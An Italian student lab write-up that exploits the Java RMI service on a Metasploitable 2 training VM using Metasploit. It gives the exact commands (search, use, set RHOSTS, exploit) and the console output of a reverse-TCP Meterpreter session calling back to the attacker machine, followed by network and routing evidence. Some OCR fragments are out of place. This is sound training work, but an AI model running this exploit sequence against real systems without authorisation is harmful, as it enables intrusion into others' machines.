

MATTIA GERARDI


SPIEGAZIONE BREVE DELL'ESERCIZIO

La macchina Metasploitable 2 presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- -La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- -La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- -Scansione della macchina con nmap per evidenziare la vulnerabilità.
- -Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima.


1) PRIMO STEP: CAMBIARE IP ALLE 2 MACCHINE, KALI E METASPLOITABLE



Per iniziare l'esercizio di oggi, andremo a modificare il file interfaces.d all'interno di entrambe le macchine al fine di cambiare I IP ad entrambe.

Come da screenshot, dopo aver dato a Kali l'IP 192.168.11.111 e a Meta 192.168.11.112 salveremo il file e riavvieremo per sicurezza le macchine per far entrare in funzione i cambiamenti.

2) SECONDO STEP: SCANSIONE CON NMAP PER EVIDENZIARE LA VULNERABILITÀ'



Come passo successivo, eseguiremo una semplice ma efficace scansione utilizzando il potente tool nmap verso l'IP di Meta per individuare le porte e i servizi/protocolli ad esse associate.

Come da traccia, possiamo confermare che la porta 1099/TPC e' aperta e corrisponde a Java-RMI.

3) TERZO STEP: AVVIAMO MSFCONSOLE



Ora che abbiamo confermato che Metasploitable ha sulla porta 1099/TCP il servizio/protocollo Java-RMI attivo, utilizzeremo per i rimanenti step dell'esercizio il framework Metasploit su Kali, avviabile con il comando "msfconsole"

4) QUARTO STEP: RICERCA VULNERABILITA' ALL'INTERNO DI MSFCONSOLE

```
+ -- --=[ 1391 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
search java rmi
msf6 > search java_rmi
Matching Modules
   # Name
                                                    Disclosure Date Rank
                                                                              Check Description
  0 auxiliary/gather/java_rmi_registry
                                                                              No Java RMI Registry Interfaces Enumeration
  1 exploit/multi/misc/java rmi server
                                                    2011-10-15
                                                                    excellent Yes Java RMI Server Insecure Default Configuration Ja
va Code Execution
  2 auxiliary/scanner/misc/java_rmi_server
                                                   2011-10-15
                                                                                     Java RMI Server Insecure Endpoint Code Execution
```

excellent No Java RMIConnectionImpl Deserialization Privilege

=[metasploit v6.3.50-dev + -- --=[2384 exploits - 1235 auxiliary - 417 post

> Avendo ora avviato il framework via terminale di Metasploit usando il comando "msfconsole", possiamo ora procedere a cercare con il comando "search java_rmi" i vari exploit che possiamo utilizzare.

In questo caso utilizzeremo il numero 1 con path exploit/multi/misc/java_rmi_server

Inseriremo dunque su terminale il comando "use 1"

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

3 exploit/multi/browser/java rmi connection impl 2010-03-31

Escalation

5) QUINTO STEP: ESECUZIONE DELL'EXPLOIT

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java rmi connection impl

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

- Started reverse TCP handler on 192.168.11.111:4444
- 🚺 192.168.11.112:1099 Using URL: http://192.168.11.111:8080/xsWjw80c7
- [*] 192.168.11.112:1099 Server started.
- [*] 192.168.11.112:1099 Sending RMI Header...
- [*] 192.168.11.112:1099 Sending RMI Call...
- [*] 192.168.11.112:1099 Replied to request for payload JAR
- Sending stage (57971 bytes) to 192.168.11.112
- Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:50539) at 2024-01-19 03:44:28 -0500

Dopo aver digitato il comando "use 1" per selezionare l'exploit che vogliamo utilizzare, andremo a settare la variabile RHOSTS assegnandogli l'IP di Metasploitable 2, cosicché il framework saprà' quale IP dovrà utilizzare per eseguire l'attacco.

Per eseguire l'exploit, dopo aver settato RHOSTS, utilizzeremo il comando "exploit" per avviare l'attacco.

6) ULTIMO STEP: SESSIONE REMOTA DI METERPRETER

```
meterpreter > ipconfig
Interface 1
            : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
            : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe11:ea3a
IPv6 Netmask : ::
meterpreter > route -n
   Unsupported command: -n
meterpreter > route
IPv4 network routes
    Subnet
                                  Gateway Metric Interface
                   255.0.0.0
    127.0.0.1
                                  0.0.0.0
    192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
    Subnet
                             Netmask Gateway Metric Interface
    fe80::a00:27ff:fe11:ea3a ::
meterpreter >
```

Avendo eseguito l'exploit con successo e avendo avviato una sessione di meterpreter sulla macchina target da remoto, ora possiamo concludere l'esercizio utilizzando due comandi per ottenere la configurazione di rete e la tabella di routing della macchina vittima: "ifconfig/ipconfig" e "route".

Abbiamo quindi ora completato l'esercizio!